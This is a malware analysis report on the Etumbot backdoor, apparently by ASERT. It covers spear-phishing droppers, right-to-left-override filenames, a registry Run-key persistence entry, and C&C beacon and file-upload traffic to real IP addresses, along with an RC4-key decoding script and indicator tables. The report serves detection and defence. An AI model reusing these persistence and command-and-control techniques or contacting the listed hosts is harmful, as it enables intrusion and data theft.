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Illuminating the Etumbot APT Backdoor

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Etumbot is a backdoor used in targeted attacks since at least March 2011. Although previous research has covered a related family, IXESHE, little has been discussed regarding Etumbot's capabilities. ASERT has observed several Etumbot samples using decoy documents involving Taiwanese and Japanese topics of interest, indicating the malware is used in ongoing, targeted campaigns. This report will provide information on the capabilities of Etumbot and associated campaign activity.

Etumbot Capabilities and Techniques

Etumbot is a backdoor malware that has been associated with a Chinese threat actor group alternatively known as "Numbered Panda", APT12, DYNCALC/CALC Team, and IXESHE. Targeted campaigns attributed to this group include attacks on media, technology companies, and governments.

IXESHE/Numbered Panda is known for using screen saver files (.scr), a technique repeated with the Etumbot malware. [1] A previous campaign using IXESHE malware was highlighted in 2012; the group used targeted emails with malicious PDF attachments to compromise East Asian governments, Taiwanese electronics manufacturers, and a telecommunications company. The group has reportedly been active since at least July 2009. [2] Etumbot has also been referred to as Exploz [3] and Specfix.

The variety of names for this malware could lead to some confusion about the actual threat. ASERT has associated Etumbot with IXESHE, and therefore Numbered Panda, based on similar system and network artifacts that are common between the malware families. For example, both malware families have been seen using the same ka4281x3.log and kb71271.log files, both families have been observed calling back to the same Command & Control servers and have been used to target similar victim populations with similar attack methodologies.

Etumbot has two primary components. The first is a dropper which contains the backdoor binary (the second component) and the distraction file. Stage one is likely delivered via spear phish using an archive file extension such as .7z to deliver executable content. Stage one has been seen to leverage the Unicode Right to Left Override trick combined with convincing icons for various types of PDFs or Microsoft Office documents to convince the user to click and therefore execute the malware, which then

runs the backdoor and displays the distraction file. As with the IXESHE malware, Etumbot has been observed dropping documents of interest to a Taiwanese and Japanese target population.

Stage 1: Installer/Dropper

To profile the techniques and capabilities of Etumbot, we will analyze an Etumbot dropper with MD5 ff5a7a610746ab5492cc6ab284138852 and a compile date of March 4, 2014.


When executed, the dropper loads up a resource named "BINARY" from the resource section then creates the directory C:\Documents and Settings\User\Application Data\JAVA, then creates a temporary file C:\DOCUME~1\User\LOCALS~1\Temp\ka4281x3.log then creates C:\Documents and Settings\User\Application Data\JAVA\JavaSvc.exe from the aforementioned BINARY resource. This file, JavaSvc.exe, is the backdoor component (MD5 82d4850a02375a7447d2d0381b642a72). JavaSvc.exe is executed with CreateProcessInternalW. The backdoor component of the malware (named here as JavaSvc.exe) is now running. It is interesting to note that versions of the IXESHE malware also used JavaSvc.exe as a filename.

Most Etumbot samples observed by ASERT drop decoy documents (PDFs, Word Documents, and Excel Spreadsheets) written in Traditional Chinese and usually pertaining to Cross-Strait or Taiwanese Government interests. Several decoy files contain details on upcoming conferences in Taiwan.

Spear Phishing

Etumbot appears to be sent to targets via spear phishing emails as an archive; ASERT has observed .7z and .rar formats being used to presumably deliver the Etumbot installer. The archive filename will have a topic most likely of interest to the victim.


At least one identified malware sample (75193fc10145931ec0788d7c88fc8832, compiled in March 2014) uses a password-protected .7z to deliver the Etumbot installer. It is most likely that the spear phish email contained the password.



With the correct password, the victim has access to the dropper inside the archive. This archive most likely included the installer d444be30d2773b23de38ead1f2c6d117, as the filenames match (1030522 新

機關籌備小組清單.7z and 1030522 新機關籌備小組清單 rcs.DOC). 1030522 is a date (May 22, 2014) from the Minguo calendar, which is unique to Taiwan. The calendar is based on the establishment of the Republic of China in 1911. 2014 is therefore the “103rd” year of the ROC. The installer is a .scr binary posing as a Word Document. This dropper drops a decoy document and the backdoor, named sysupdate.exe in this instance.

Right-to-Left Override



After the files are extracted from the archive, the filenames of Etumbot installers make use of the right-to-left override (RTLO) trick in an attempt to trick users into clicking on the installer. The RTLO technique is a simple way for malware writers to disguise names of malicious files. A hidden Unicode character in the filename will reverse the order of the characters that follow it, so that a .scr binary file appears to be a .xls document, for example. Threat actors using this trick have been well documented since at least 2009. [4-5] One way to avoid this trick in Windows is to set the “Change your view” level to “Content”.

[6]

Below are some of the names of Etumbot installers using RTLO successfully:

File name	Md5
招標規範 Finarcs.doc	b3830791b0a397bea2ad943d151f856b
1030522 新機關籌備小組清單 rcs.DOC	d444be30d2773b23de38ead1f2c6d117
報價單 Finarcs.xls	5340fcfb3d2fa263c280e9659d13ba93
10342 委會-審口金融法規修正草案報告 rcs.xls	beb16ac99642f5c9382686fd8ee73e00
國發會 1030324 第 1 次委員會重要議題通報 finalrcs.xls	4c703a8cfeded7f889872a86fb7c70cf
APO EPIF 邀請函 rcs.xls	1ce47f76fca26b94b0b1d74610a734a4

Stage 2: Persistence, Distraction, HTTP Beacon and Crypto Functionality

As the backdoor executes from our previous example, C:\DOCUME~1\User\LOCALS~1\Temp\kb71271.log is created and contains the following registry file to make the malware persistent:

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run] "JavaSvc"="C:\\Documents and Settings\\User\\Application Data\\JAVA\\JavaSvc.exe"
```

The dropper then calls regedit with kb71271.log as a parameter to modify the registry. kb71271.log is then deleted. These temp files appear to be static and used across multiple samples of Etumbot and IXESHE. Various other samples were found using this same naming scheme.

Next, C:\DOCUME~1\User\LOCALS~1\Temp\ka4281x3.log is created, filled with contents of the bait/distraction file, and then copied to C:\DOCUME~1\User\LOCALS~1\Temp\~t3fcj1.doc, which is then opened. If Word isn't installed, then notepad will open the file instead. The ka4281x3.log file is then deleted.

Returning to the first sample, once the dropper (ff5a7a610746ab5492cc6ab284138852) installs the Etumbot backdoor (82d4850a02375a7447d2d0381b642a72), an initial HTTP beacon is sent to the Command & Control server that requests an RC4 encryption key. The beacon takes the form of a GET request to /home/index.asp?typeid=N where N is a randomly selected odd number between 1 and 13. If the C&C is online, the decoded response payload will contain the RC4 key that is used to encrypt subsequent communication.

If the C&C does not send a valid response, the bot will re-send the initial request every 45 seconds.

```
GET /home/index.asp?typeid=13 HTTP/1.1
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://www.google.com/
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/5.0)
Host: 98.188.111.244
```

While the user-agent may appear to be legitimate, it only occurred 39 times in a corpus of over 61 million HTTP requests. Due to the possibility of this User-Agent appearing in legitimate traffic, other indicators – such as the additional fake Referer value of `http://www.google.com` should be present before compromise is assumed. All of the headers in the HTTP request are hard-coded in both order and value, so they may be used to provide additional indicators of compromise.

Corpus Results

Expression:	User-Agent: Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/5.0)
Expression Type:	Verbatim String
Case Sensitive:	True
Query Type:	Against Individual Header Lines
Matching Requests:	39 hits out of 61,112,636 total requests
Match Rate:	0.00006382 %
Expected False Positive Rate:	Approximately 1 F.P. per 1,566,991 requests

If the C&C is online and responds to the beacon, then the RC4 key is delivered to the bot in a string of base64 encoded characters. Etumbot uses a url-safe base64 alphabet, i.e., any characters that would require URL-encoding are replaced. Usage of base64 is a technique consistent with previous analysis done on IXESHE malware. [2,7] In the case of Base64, the “/” and “=” characters are replaced with “_” and “-” respectively. The payload from the C&C contains an 8-byte command code in little-endian format, followed by a null-terminated string argument if the command requires it. In the case of the initial beacon response, the RC4 key is located after the command code and has been observed to be **e65wb24n5** for all live C&C’s that ASERT has analyzed.

An example of this initial beacon and delivery of RC4 key is as follows.

```

GET /home/index.asp?typeid=13 HTTP/1.1
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://www.google.com/
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/5.0)
Host: 198.209.212.82

HTTP/1.1 200 OK
Content-Length: 1080
Content-Type: image/jpg
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Sat, 24 May 2014 03:30:11 GMT
Connection: keep-alive

AQAAAAAABlnjV3YjI0bjUAAAAAAAAAAAAAG5FAVBvIz8hYk08ITI4BA0lMTBvBRx0NB18Bndm
cFMKQhR5PxxkQ3VnFEALeXA6C3RpbmJLHBBccHQINEI9I3kMUK0lOT4wCFgqD3khTjI5IEAqGzU
DmtUeEJBYSQHEiwRADteMEFjTw5oXgtjGkUxL14JPlwyYQXPKVaQiAyUBEaJWlk0QEmZRoXZ10E
N3RNdH0kbEEereW0NUklhFRlPNDJofS1hPQMCEwUvHSQPA2ZAPHEcCRkLPURbCC8bdTgIXXcIBhBb
VlhjdB8iL2Y_TCNldTNjZkEvB0M5Bwta0kBALj4KIA5UBjhVPxhhSk1fAwdKKi8zdhl6TkthRUZA
0QdICRgFEgY0dwpQnjtlQgR8DzM9N3NQhthEgdwaVtycDZvS1Q3CTYhARI1GBMrWh1FQxcdQhV7
MSx+NQxqFHgVKHRADBiBIzNFP14gLHErBAYeWH1jGCMAdLx5MMAuFk5TW3M
+UxFMcLiscLEabgzB2NSOX0iYBBucmthDyYaZR8tBBMbjjMoCXleMkM+YjdfChcxIUBHbic
+R1EeNwAvWD40W2p0diUyCTJHFEU+KRc
+ZfVJTA0zHgXwAijva306KXkIL3ZnRwAIKCh4M3sgFgZGU9lFXg4ancZFSAINI1RaRQ8b3drCWof
fbWB+fkIyKEJ8AnJlaUAxEglWZSM
+TWFEAE4aCnFpe1JpB1xTBSgfEUwVUUh1UDE5UVC1qanIcXXlfcMzDwKPK2doDlBhVmx4dm8zUkF
gMWJHdRhZrSdrKwk_KWAadyAqMEg2MlEYNVl9Wl84bQtVcRYpFHAXGg8kQiI6E1xiBApHV3ZDLBY
+G2sAdmJXUC90CixmBEYUNGBXATH0QVxUNTwyQnHbXRnTHLCEALYBxhyTWdyQRcNBxskBRlRBn4
2HlhNbEtnJcK4QkIoDzRbEChGLi10ERpgZTpNNCjJKEUNOhhlcRR1Dkw
+ITMAYAlcDQdTVpTHGQbXwktTmROQiooaEtLLHcILTo4an08I1p9H2IPEbseLiUscQp3Xg--
    
```

The RC4 key can be obtained from the C&C response with the following python:

```

import base64
c2_response="""AQAAAAAABlnjV3YjI0bjUAAAAAAAAAAAAAG5FAVBvIz8hYk08ITI4BA0lMTBvBRx0NB18
BndMcFMKQhR5PxxkQ3VnFEALeXA6C3RpbmJLHBBccHQINEI9I3kMUK0lOT4wCFgqD3khTjI5IEAqGzU_DmtU
eEJBYSQHEiwRADteMEFjTw5oXgtjGkUxL14JPlwyYQXPKVaQiAyUBEaJWlk0QEmZRoXZ10EN3RNdH0kbEEere
w0NUklhFRlPNDJofS1hPQMCEwUvHSQPA2ZAPHEcCRkLPURbCC8bdTgIXXcIBhBbVlhjdB8iL2Y_TCNldTNjZkE
vB0M5Bwta0kBALj4KIA5UBjhVPxhhSk1fAwdKKi8zdhl6TkthRUZA0QdICRgFEgY0dwpQnjtlQgR8DzM9N3NQ
hthEgdwaVtycDZvS1Q3CTYhARI1GBMrWh1FQxcdQhV7MSx+NQxqFHgVKHRADBiBIzNFP14gLHErBAYeWH1jGCMAdLx5MMAuFk5TW3M
+UxFMcLiscLEabgzB2NSOX0iYBBucmthDyYaZR8tBBMbjjMoCXleMkM+YjdfChcxIUBHbic
+R1EeNwAvWD40W2p0diUyCTJHFEU+KRc+ZfVJTA0zHgXwAijva306KXkIL3ZnRwAIKCh4M3sgFgZ
ZGU9lFXg4ancZFSAINI1RaRQ8b3drCWofbWB+fkIyKEJ8AnJlaUAxEglWZSM+TWFEAE4aCnFpe1JpB1xTBSgfE
UwVUUh1UDE5UVC1qanIcXXlfcMzDwKPK2doDlBhVmx4dm8zUkFgMWJHdRhZrSdrKwk_KWAadyAqMEg2MlE
YNVl9Wl84bQtVcRYpFHAXGg8kQiI6E1xiBApHV3ZDLBY+G2sAdmJXUC90CixmBEYUNGBXATH0QVxUNTwyQn
HbXRnTHLCEALYBxhyTWdyQRcNBxskBRlRBn42HlhNbEtnJcK4QkIoDzRbEChGLi10ERpgZTpNNCjJKEUNOhh
lcRR1Dkw+ITMAYAlcDQdTVpTHGQbXwktTmROQiooaEtLLHcILTo4an08I1p9H2IPEbseLiUscQp3Xg--
""".replace('_', '/')
c2_response=base64.b64decode(c2_response)
rc4_key = c2_response[8:8+c2_response[8:].find('\x00')]
print rc4_key
e65wb24n5
    
```

While a payload of 1080 bytes is sent back, the majority appears to be random padding.

Once the bot has received the encryption key, the bot sends a registration callback to the C&C /image/<encrypted data>.jpg containing the encrypted values of system information to include the NetBIOS name of the system, user name, IP address, if the system is using a proxy (Yes/No), and a numeric value which may be some type of campaign code. IXESHE malware has also been observed using a unique campaign code that is delivered back to the C&C. [7]


```

GET /history/[REDACTED]:zWzIg7.asp HTTP/1.1
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://www.google.com/
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/5.0)
Host: 198.209.212.82

HTTP/1.1 200 OK
Content-Length: 1080
Content-Type: image/jpg
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Sat, 24 May 2014 03:30:30 GMT
Connection: keep-alive

1UMyd_bp4Zx0w96DjbIx1HVWJH7TRK0PvHi9XwYesxqjLdUmq2qSe7bbUd5C
+CirVWZM4ndTZDZQbRCnLM2mWiVwM0ac6enKc9t_3k0n6QDw0_zy7Qa5BAYf2mc4SM9JxwJxEq9XcVPL
HQKtjvqUtbJUxevWHP_85tJgUJBfpzSfAl0ICiPpl24ntm1Ais7
+Uafbjd_5IAd4lwJ4uB_EdxHbdP10tTE+LpYKbJsiy5rBh2CoEBMknqZL6aRd5ymLN
+tLT0UBn7jHUjFMfEYDg8Tn7fkUsrV5hBSpKEl8Cz4ZmxWt
+wtN0CmXy7BWcdgxIhTFllrLAXGwfnuDpZAz5_ZpxY3x1hhLJLV6dpX1MfmrASuG+z
+KXtLiU23L5sWrhQbZrYabk_bPga73DtcVDmB8u2ZAs57pb5GXG7KSVWqLkzPUxwL_PDkwQIN05J0iug
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+0HSrSVA9vw0Vc_7yJzwny9p_khINyAswFM0a_J8wENAZF02RX42m0fMk6HKxc2k9
+PgulXoTLyohoVJTfYlooXvLNFijXy0Uud4XyloYXYyjJUfjptKb46k0Ee_HGORU9QKT6qw3CLGvDYcU
zaxh+4Ic3Aasmjx6+Ch1y
+oN7ZQdRPJS0T05gUJhKEC0Qs6xkQA0oT7koUgWsvU6Tx1ZlQL4KbvLqBWqXQ0Ign6Uspzwr iDSuv350
lvm0Zg7M1_OP5VbGaEzWwsxuIeVbxLdwWldDx7LVjB4p_JBsGu7ImddazJWp6Ay3V1l3
+50du01_yBsYfyr2gJ6cPspQUyi13rDCJgAlhV_pHvmK0MLNwuCTvWaUGyr0e
+gpMtXLEz888dmv2cniQuekul+PjSh7n06sdBbj4EDv442LfSu3nZw98d0INSXmdjF6lKBLZHmh0q9
+dwhH06zrSjifZ7B8Ybrnf0kR2zvD9jiiSgzqatXrKpG2Fb2tMYAYg8+X_CwHt1BrXLb_Wi
+Lv2h6UbfbmbbGybpYCDi_IzMQvCIA06N8G+d4hHxaVT4R0ZyJmTnMlUA- -]
    
```

Etumbot Command Structure

The first eight bytes of C&C responses to the bot include the command, and the second eight bytes contain an ASCII string that is parsed. In the event of a file download, file upload, or command execution, the second eight bytes contain the filename or command to be executed. The parsing function inside the binary reveals at least five commands:

Etumbot function	Command name	Internal code
Execute arbitrary command	ETUM_CMD_EXEC	3
Download file from C&C	ETUM_CMD_PUTFILE	4
Upload file from bot to C&C	ETUM_CMD_READFILE	5
Pause execution	ETUM_CMD_SLEEP	7
Delete backdoor binary and terminate program	ETUM_CMD_UNINSTALL	8
Ping the C&C	ETUM_CMD_PING	9

ETUM_CMD_EXEC provides the capability for the attacker to run any command on the compromised hosts. Both stdout and stderr from the command are redirected to a pipe and are then relayed back to the C&C using a separate thread that spawned during initialization. In the event of a process creation or hang error, an HTTP transaction to /tech/s.asp/m=<message> is sent to the C&C, where <message> contains

a create process error statement "CreateProcess Error: %d" or a message that states "Process Do not exit in 10 second, so i Kill it!". Some samples of droppers have been observed using the string "Process Do not cunzai in 10 second, so i Kill it!". The word "cunzai" is likely the pinyin (romanization) for the Mandarin word 'exist'.

ETUM_CMD_PUTFILE provides the capability for files to be placed on local system from the C&C. The file upload is accomplished by sending a request to /docs/name=<data> and the C&C is expected to respond with the full contents of the file as the response payload.

A success or failure status message is relayed via a call to /tech/s.asp?m=<encrypted status message> with various reasons for failure potentially being relayed.

ETUM_CMD_READFILE allows any file from the compromised system to be uploaded to the C&C. When a READFILE command is received from the C&C, the bot makes an initial call to /manage/asp/item.asp?id=<encrypted computer name>&&mux=<encrypted total file size> and checks for the presence of "I'm Ready" in the response from the C&C. Data from the file is read in 2000 byte chunks, RC4 encrypted and then url-safe base64 encoded. The data is sent back to the C&C via the URI /article/30441/Review.asp?id=<encoded computer name>&&date=<file chunk data>. The bot expects a message of "OK" from the C&C after each response is sent and will terminate the upload and send an error message to the C&C in the case it is not seen. A success or failure message is sent via the /tech/s.asp?m=<encrypted status message> to complete or terminate the upload.

ETUM_CMD_SLEEP puts the bot into a dormant state for a period of time. When a bot receives the sleep command, it will relay the message, "I will sleep %d minutes!" via a call to /tech/s.asp?m=<encrypted message>.

ETUM_CMD_UNINSTALL deletes the binary and terminates the process with no additional communication to the C&C.

Use of Byte Strings Technique (aka "String Stacking")

Etumbot uses a technique to load strings into memory that has been called "byte strings" and also "string stacking" whereby character values are loaded into a specific memory location one byte at a time. Assuming the string values do not change frequently, these byte strings can make for meaningful detection capabilities, such as discovering an unusual combination of characters (to include typos, unique or odd syntax) being loaded into memory that creates a unique fingerprint for the malware activity that can be used as part of a yara rule or other detection mechanism. The byte string technique has been observed in various Chinese APT malware, including Gh0st RAT, IXESHE malware, Etumbot and others.

ASERT has provided an IDAPython script that will provide for cleaner analysis of such strings as well as a corresponding blog entry that describes the obfuscation technique and code. [8-9]

The output of running find_byte_strings.py on an Etumbot backdoor shows the string "I'm Ready" which is involved in file transfer routines. The first screenshot shows the default hex byte values that are MOVED into offsets from EBP, and the second screenshot shows those same characters after translation to string values.

IDA View-A

```

mov     ecx, [ebp+var_210]
mov     [ebp+var_214], b1
mov     [ebp+var_24], ebx
rep stosd
stosw
mov     [ebp+var_44], ebx
mov     [ebp+var_50], 49h
stosb
mov     [ebp+var_4F], 27h
mov     [ebp+var_4E], 60h
mov     [ebp+var_4D], 20h
mov     [ebp+var_4C], 52h
mov     [ebp+var_4B], 65h
mov     [ebp+var_4A], 61h
mov     [ebp+var_49], 64h
mov     [ebp+var_48], 79h
mov     [ebp-'G'], b1
mov     [ebp+var_40], 3Fh
mov     [ebp+var_3F], 69h
mov     [ebp+var_3E], 64h
mov     [ebp+var_3D], 3Dh
mov     [ebp-'<'], b1
mov     [ebp+var_58], 26h
mov     [ebp+var_57], 26h
mov     [ebp+var_56], 60h
mov     [ebp+var_55], 75h
mov     [ebp+var_54], 78h
mov     [ebp+var_53], 30h
mov     [ebp-'R'], b1
mov     [ebp+var_60], 26h
mov     [ebp+var_5F], 26h
mov     [ebp+var_5E], 64h
mov     [ebp+var_5D], 61h
mov     [ebp+var_5C], 74h
mov     [ebp+var_5B], 61h
xor     eax, eax
lea     edi, [ebp+var_10F]
mov     [ebp+var_110], h1

```

100.00% (0,0) (159,7) 000099B6 00419BB6: sub_41

Byte Strings

Address	Function	String	
8	0x417792	sub_417720	Connection: keep-alive□
9	0x4013D6	sub_40126F	kb71271.log
10	0x41A953	sub_41A770	--
11	0x401168	sub_401138	ka4a8213.log
12	0x4014A1	sub_40126F	regedit /s %s
13	0x418841	sub_4186EC	ProxyServer
14	0x4195B2	sub_419546	/docs/name=
15	0x4189DB	sub_4189AC	/home/index.asp?typeid=
16	0x4190D8	sub_4190BD	/history/
17	0x419CE6	sub_419B16	/article/30441/Review.asp
18	0x418802	sub_4186EC	ProxyEnable
19	0x4198AD	sub_419546	CreaPut File %s Success!□
20	0x4198B6	sub_419B16	I'm Ready
21	0x418B25	sub_418B06	/image/
22	0x419226	sub_419207	/tech/s.asp?m=
23	0x417B9A	sub_417720	□
24	0x417B33	sub_417720	Cache-Control: no-cache□
25	0x417AE8	sub_417720	Pragma: no-cache□
26	0x419E5C	sub_419B16	CreaGet File %s Error!□
27	0x4195E1	sub_419546	/tech/s.asp?m=

```

pop     ecx
lea     edi, [ebp+var_213]
mov     [ebp+var_214], b1
mov     [ebp+var_24], ebx
rep stosd
stosw
mov     [ebp+var_44], ebx
mov     [ebp+var_50], 'I'
stosb
mov     [ebp+var_4F], 27h
mov     [ebp+var_4E], 'n'
mov     [ebp+var_4D], ' '
mov     [ebp+var_4C], 'R'
mov     [ebp+var_4B], 'e'
mov     [ebp+var_4A], 'a'
mov     [ebp+var_49], 'd'
mov     [ebp+var_48], 'y'
mov     [ebp-'G'], b1
mov     [ebp+var_40], '?'
mov     [ebp+var_3F], 'i'
mov     [ebp+var_3E], 'd'
mov     [ebp+var_3D], '='
mov     [ebp-'<'], b1
mov     [ebp+var_58], '&'
mov     [ebp+var_57], '&'
mov     [ebp+var_56], 'm'
mov     [ebp+var_55], 'u'
mov     [ebp+var_54], 'x'
mov     [ebp+var_53], '='
mov     [ebp-'R'], b1
mov     [ebp+var_60], '&'
mov     [ebp+var_5F], '&'
mov     [ebp+var_5E], 'd'
mov     [ebp+var_5D], 'a'
mov     [ebp+var_5C], 't'
mov     [ebp+var_5B], 'a'
xor     eax, eax
lea     edi, [ebp+var_10F]
mov     [ebp+var_110], h1

```

0.00% (280,257) 000099DB 00419BDB: sub_41

Byte Strings

Address	Function	String	
8	0x417792	sub_417720	Connection: keep-alive□
9	0x4013D6	sub_40126F	kb71271.log
10	0x41A953	sub_41A770	--
11	0x401168	sub_401138	ka4a8213.log
12	0x4014A1	sub_40126F	regedit /s %s
13	0x418841	sub_4186EC	ProxyServer
14	0x4195B2	sub_419546	/docs/name=
15	0x4189DB	sub_4189AC	/home/index.asp?typeid=
16	0x4190D8	sub_4190BD	/history/
17	0x419CE6	sub_419B16	/article/30441/Review.asp
18	0x418802	sub_4186EC	ProxyEnable
19	0x4198AD	sub_419546	CreaPut File %s Success!□
20	0x4198B6	sub_419B16	I'm Ready
21	0x418B25	sub_418B06	/image/
22	0x419226	sub_419207	/tech/s.asp?m=
23	0x417B9A	sub_417720	□
24	0x417B33	sub_417720	Cache-Control: no-cache□
25	0x417AE8	sub_417720	Pragma: no-cache□
26	0x419E5C	sub_419B16	CreaGet File %s Error!□

Two additional screenshots provide insight into all of the strings discovered.

The image shows two screenshots of the 'Byte Strings' tool. The left screenshot displays a list of strings from address 0x40102B to 0x4043E6. The right screenshot displays a list of strings from address 0x40459D to 0x406064.

Address	Function	String
1 0x40102B	sub_401000	98.188.111.244
2 0x401067	sub_401000	80
3 0x40118B	sub_4010DD	Connection: keep-alive
4 0x40123A	sub_4010DD	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 0x401440	sub_4010DD	Referer: http://www.google.com/
6 0x40152E	sub_4010DD	Pragma: no-cache
7 0x4015B3	sub_4010DD	Content-Type: application/x-www-form-urlencoded
8 0x40167B	sub_4010DD	Cache-Control: no-cache
9 0x4016F8	sub_4010DD	Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/5.0)
10 0x401E94	sub_401DA2	CET
11 0x401F15	sub_401EFB	%d.%d.%d.%d
12 0x402252	sub_402234	SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList
13 0x402540	sub_402234	ProfileImagePath
14 0x4027F1	sub_4027BF	Software\Microsoft\Windows\CurrentVersion\Internet Settings
15 0x4029AE	sub_4027BF	ProxyEnable
16 0x4029EC	sub_4027BF	ProxyServer
17 0x402C8C	sub_402C63	/home/index.asp?typeid=
18 0x402E80	sub_402E6A	/image/
19 0x40305F	sub_402F13	.jpg
20 0x40322B	sub_402F13	.asp
21 0x403728	sub_403711	/history/
22 0x403911	sub_4038FB	/tech/s.asp?m=
23 0x403A1C	sub_4039DA	"%s" /c del "%s"
24 0x403AD2	sub_4039DA	COMSPEC
25 0x403BFB	sub_403BE5	I will sleep %d minutes!
26 0x403C7B	sub_403BE5	/tech/s.asp?m=
27 0x403DA1	sub_403D38	/tech/s.asp?m=
28 0x403E7E	sub_403D38	CreateProcess Error : %d
29 0x4040AF	sub_404028	/docs/name=
30 0x404103	sub_404028	/tech/s.asp?m=
31 0x4042B9	sub_404028	Put File %s Error!
32 0x4043E6	sub_404028	Malloc Buffer Error!
33 0x40459D	sub_404028	Create File %s Error %d!
34 0x4046FD	sub_404028	Put File %s Error!
35 0x40483A	sub_404028	Put File %s Success!
36 0x404A37	sub_40495B	I'm Ready
37 0x404A7D	sub_40495B	?id=
38 0x404AA0	sub_40495B	&&mux=
39 0x404AD1	sub_40495B	&&data=
40 0x404B4C	sub_40495B	/tech/s.asp?m=
41 0x404BB5	sub_40495B	/manage/asp/item.asp
42 0x404C48	sub_40495B	/article/30441/Review.asp
43 0x404E23	sub_40495B	Create File %s Error %d!
44 0x405051	sub_40495B	Get File %s Error!
45 0x405256	sub_40495B	Get File %s Error!
46 0x4053C5	sub_40495B	Read File %s Error!
47 0x4054E5	sub_40495B	Get File %s Success!
48 0x405716	sub_40495B	Get File %s Error!
49 0x40593D	sub_40495B	Get File %s Error!
50 0x405E00	sub_405DF7	ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
51 0x406064	sub_405DF7	--

The byte string technique has also been observed in other malware, so its presence alone does not specifically indicate the activities of Chinese threat actors.

An interesting artifact occasionally observed during analysis is the presence of a numeric value just after an IP address used as a C&C. The placement of this number after a colon suggests the use of a port value, however such a port value is too high to be valid. An example of this taken from an Etumbot sample performing an initial beacon is as follows:

<http://92.54.232.142:305397840/home/index.asp?typeid=13>

Etumbot Backdoor Related File System Artifacts of Interest

Filename	Purpose	Notes
ka4281x3.log	Temporary file for data exchange from C&C	Observed in various IXESHE malware variants as well as Etumbot. File is stored in C:\Windows\system32\, \Documents and Settings\ <username> elsewhere<="" or="" td=""> </username>>
ka4a8213.log	Temporary file for data exchange from C&C	Similar in format to the prior filename, this has only been observed in Etumbot samples.
kb71271.log	Temporary file for data exchange from C&C, to include registry file	Observed in various IXESHE malware variants as well as Etumbot
~DA5E74.doc ~DS5D64.doc ~t3fcjl.doc ~g4h710.doc ~gh4710.pdf ~trfai3.doc ~tresd2.xls ~taste3.doc ~tasyd3.xls ~tkfad1.xls	Distraction documents	Contains a variety of document content, often obtained from other sources that will be of interest to the target
ntprint.exe conime.exe JavaSvc.exe serverupdate.exe wscnsvr.exe spoolvs.exe winlogdate.exe	Backdoor binary	The Etumbot backdoor binary itself which is added to the registry for persistent execution
tst1.tmp tst2.tmp tst3.tmp		Observed in IXESHE malware and Etumbot samples as well as in other malware. The file tst3.tmp is more popular than the other two file names and is used in a wider variety of malware
Locations JAVA	Directory created	Created in \Documents and Settings\ <username>\application also="" and="" c:\="" data\="" directory<="" in="" of="" root="" td=""> </username>\application>

Etumbot Command and Control Indicators

Most instances of Etumbot that were analyzed connect directly to an IP address with the IP address hardcoded in the binary. These C&C's were obtained from analyzing malware samples compiled over a period of several years.

IP Address	Domain Name	Country
200.27.173.58		CL
200.42.69.140		AR
92.54.232.142		GE
133.87.242.63 ¹		JP
98.188.111.244	intro.sunnyschool.com.tw	US
143.89.145.156 ²		HK
198.209.212.82 ³		US
143.89.47.132 ²		HK
196.1.99.15 ⁴	wwap.publiclol.com	SN
59.0.249.11		KR
190.16.246.129		AR
211.53.164.152	finance.yesplusno.com	KR

A number of these C&C IP addresses are also used by IXESHE-related malware, which seems to indicate that Etumbot is often used in tandem with IXESHE. The domain finance[.]yesplusno[.]com and IP address 211[.]53.164.152 was also used by a variety of IXESHE samples, for instance. The registrant for the domain yesplusno[.]com is listed as "alice yoker" with the email address "chuni_fan@sina.com". Other domains registered in this name have also been used as C&C for IXESHE:

securezone[.]yesplusno[.]com [10]
 prishmobile[.]googlesale[.]net
 yahoopush[.]googlesale[.]net

The IP address 98.188.111.244 has also been used as a C&C for multiple IXESHE samples, beginning in at least March 2013 and observed as recently as March

